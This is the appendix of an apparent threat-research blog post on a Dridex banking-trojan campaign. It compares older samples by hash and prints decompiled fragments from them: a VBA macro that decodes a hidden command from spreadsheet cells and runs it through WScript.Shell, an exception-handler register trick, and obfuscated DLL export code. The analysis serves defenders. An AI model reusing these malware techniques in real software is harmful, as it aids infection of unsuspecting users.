
Bibliography

[1]	Check Point, "March 2020's Most Wanted Malware: Dridex Banking Trojan Ranks On Top Malware List For First Time," March 2020. [Online]. Available: https://blog.checkpoint.com/2020/04/09/march-2020s-most-wanted-malware-dridex-banking-trojan-ranks-on-top-malware-list-for-first-time/.

Appendix: Comparison with old Dridex samples

XLS (2020.4) – sha1: c2c873baf147aa74843382a1e2dae33659bd49d5

This file also leverages social engineering techniques to display content related to a logistic invoice, but it looks completely different from the new XLSM sample.



The opening page of the XLS sample.

The embedded VBA macro code in the sample looks plain, and it doesn't run regsvr32.dll:

```
Sub toggle()
On Error Resume Next
WScript.Quit (CreateObject("WScript.Shell").Run(undo(11000 + 956), 0, False))
On Error GoTo 0
End Sub

Private Sub google_Layout(ByVal Index As Long)
toggle
End Sub
Function undo(home As Integer)
```

```
Dim tsi(): Dim Lo As Integer
modul = echo(ActiveSheet.[E90:E106], "")
For apo = 1 To Len(modul)
    ReDim Preserve tsi(apo)
    tsi(apo) = Mid(modul, apo, 1)
Next
tk = ""
For Lo = 0 To home Step 4
tk = tk + tsi(Lo)
Next
undo = tk
End Function
```

Embedded VBA macro code in the XLS sample.

This implies that this sample is different from the new XLSM sample.

DLL (2020.4) – sha1: 1c3bd35dd430c10a4dd2e188ebad12cc85b6fa63

This DLL doesn't have DllRegisterServer in the exports. DllEntry is not obfuscated, and it uses normal API calls such as GetWindowsDirectoryA, CreateSemaphoreA and GetCurrentDirectoryA.

The sample doesn't look similar to the new swwwbudo.dll.

DLL (2020.4) – sha1: 0554438b88e9463f6c8f040ba2370359ed42d80c

This is a 64-bit DLL, unlike the new one, which is 32-bit. The code inside the DLL is not obfuscated. The DLL doesn't have DllRegisterServer in exports. It imports 4 functions: AddVectoredExceptionHandler, GetComputerNameW, ExitProcess, GetExitCodeProcess. It is worth noting that the VEH handler used in the DLL is very similar to the one used by the new sample described above:

```
signed __int64 __fastcall VEH_handler(struct _EXCEPTION_POINTERS *ExceptionInfo)
{
  struct _EXCEPTION_POINTERS *v1; // rbx
  DWORD v2; // edx
  void (__fastcall *v4)(_QWORD); // rax

  v1 = ExceptionInfo;
  v2 = ExceptionInfo->ExceptionRecord->ExceptionCode;
  if ( v2 != 0x80000003 )
  {
    if ( v2 != 0xC0000005 && v2 != 0xC00000FD && v2 != 0xC0000374 )
      return 0i64;
    v4 = (void (__fastcall *)(_QWORD))sub_180049720(7851018113971630002i64);
    if ( v4 )
      v4(0i64);
  }
```

```
  ++v1->ContextRecord->Rip;
  v1->ContextRecord->Rsp -= 8i64;
  *(_QWORD *)v1->ContextRecord->Rsp = v1->ContextRecord->Rip + 1;
  v1->ContextRecord->Rsp -= 8i64;
  *(_QWORD *)v1->ContextRecord->Rsp = v1->ContextRecord->Rax;
  return 0xFFFFFFFFi64;
}
```

The VEH handler used in the DLL.

However, the DLL doesn't implement the INT 3 technique described above. Though the sample doesn't look similar to the new swwwbudo.dll, the code for VEH handler used to manipulate registers is identical to the code found in the new swwwbudo.dll, which led us to believe that both samples were coming from the same author.

DLL (2020.11) – sha1: 1c6dfce105f9af04358901c46a50a8f419b621fb

The DLL doesn't have DllRegisterServer in exports. There are following imports:

Address	Ordinal	Name	Library
00406000		RegSaveKeyExA	ADVAPI32
00406004		InitiateSystemShutdownW	ADVAPI32
0040600C		CreateMailslotA	KERNEL32
00406010		LoadLibraryW	KERNEL32
00406014		GetModuleHandleW	KERNEL32
00406018		GetModuleHandleA	KERNEL32
00406020		GetFocus	USER32

List of imports used by the DLL.

The main function looks completely different from the new swwwbudo.dll:

```
.text:004042E1                 push    off_424DEC
.text:004042E7                 pop     eax
.text:004042E8                 jmp     eax
```

The main function in the DLL.

The inner code also looks very different:

```
signed int sub_4014E0()
{
  signed int v1; // [esp+40h] [ebp-4Ch]
  __int16 v2; // [esp+46h] [ebp-46h]
  __int16 v3; // [esp+46h] [ebp-46h]
  int v4; // [esp+48h] [ebp-44h]
  signed int v5; // [esp+4Ch] [ebp-40h]
  char v6; // [esp+56h] [ebp-36h]
  __int16 v7; // [esp+64h] [ebp-28h]
  __int16 v8; // [esp+68h] [ebp-24h]
```

```
  __int16 v9; // [esp+76h] [ebp-16h]
  __int16 v10; // [esp+78h] [ebp-14h]
  __int16 v11; // [esp+7Ah] [ebp-12h]
  __int16 v12; // [esp+7Ch] [ebp-10h]
  __int16 *v13; // [esp+80h] [ebp-Ch]

  v1 = 1;
  if ( !GetModuleHandleA("gernel33.dll") )
  {
    v13 = &v8;
    v3 = v2 * v2;
    sub_4051A4(&v8, L" estapp    ", 24);
    v8 = 116;
    v9 = 46;
    v10 = 101;
    v11 = 120;
    v12 = 101;
    v5 = 1;
    if ( !LoadLibraryW(&v8) )
    {
      sub_4051A4(&v6, L"self.ex ", 18);
      v7 = 69;
      if ( GetModuleHandleW(&v6) )
      {
        v5 = 0;
      }
      else
      {
        v4 = 0;
        sub_40126C("tttt32");
        do
        {
          GetFocus();
          v3 ^= 0x8019u;
          ++v4;
          v5 = 0;
          RegSaveKeyExA(0, 0, 0, 0);
        }
        while ( v4 != 1023 );
      }
    }
    v1 = v5;
  }
  return v1;
}
```

The inner code in the DLL.

The code difference shows that this sample is not similar to the new swwwbudo.dll.

DLL (2020.12) – sha1: d240ad10acf8f15e8ac29fa8bee58796900bc55a

There are two DllRegisterServer and DllUnregisterServer functions in the export table, similar to the new swwwbudo.dll. The code obfuscation also looks similar:

```
HRESULT __stdcall DllRegisterServer()
{
  int v0; // ecx
  char v1; // al
  DWORD v2; // edx
  int v3; // eax
  unsigned __int8 v4; // bl
  int v5; // ebp
  int v6; // edx
  HRESULT result; // eax
  int v8; // [esp+14h] [ebp-4h]

  dword_3A8008 = dword_3A800C + 41;
  v0 = dword_3A800C + 41 - dword_3A8074;
  dword_3A8004 = dword_3A8074 - dword_3A800C - 4;
  v1 = -3 - dword_3A8074 + 10;
  dword_3A8074 = (unsigned __int8)(-3 - dword_3A8074) + dword_3A800C + 43;
  v8 = dword_3A8074 + dword_3A8004 - 93;
  dword_3A8000 = v0 + dword_3A800C + 41 + dword_3A8074 - 98;
  byte_3A8070 = -(char)v8 - 47 * dword_3A8074 + dword_3A8074 + 2 * v1;
  dword_3A800C = dword_3A8074 + dword_3A8000 + 2 * (dword_3A800C + 41 + 2 * (dword_3A800C - 37110))
  v2 = GetModuleFileNameA(0, Filename, 0x5AFu);
  v3 = dword_3A8074;
  word_3A8078 = dword_3A8074 - dword_3A8000 - 4;
  if ( dword_3A803C == 154 )
    v3 = v2 - dword_3A8028 + dword_3A8074 + 2;
  v4 = v8 - v3 - 4;
  dword_3A8008 = dword_3A800C - v8 + 42;
  v5 = dword_3A8000 - v3 - 4;
  v6 = dword_3A800C - v8 + 42 - v3;
  dword_3A8074 = v4 + dword_3A800C - v8 + 44;
  byte_3A8070 = v4 + dword_3A800C + 44 + 2 * v4 + 19;
  dword_3A800C = dword_3A800C + 42 + 2 * dword_3A800C - 74221;
  dword_3A8000 = dword_3A8074 + v6 + dword_3A8008 - 98;
  result = 40461 * dword_3A8074 - v5;
  dword_3A8004 = result;
  return result;
}
```

Obfuscated code in the DLL, which is similar to the new swwwbudo.dll.

There is a third function in the export table with a random name. The way strings are passed to function calls in this function is similar to the method implemented in the new swwwbudo.dll. This implies that the sample is very similar to the new swwwbudo.dll.

Source: https://blogs.vmware.com/networkvirtualization/2021/03/analysis-of-a-new-dridex-campaign.html/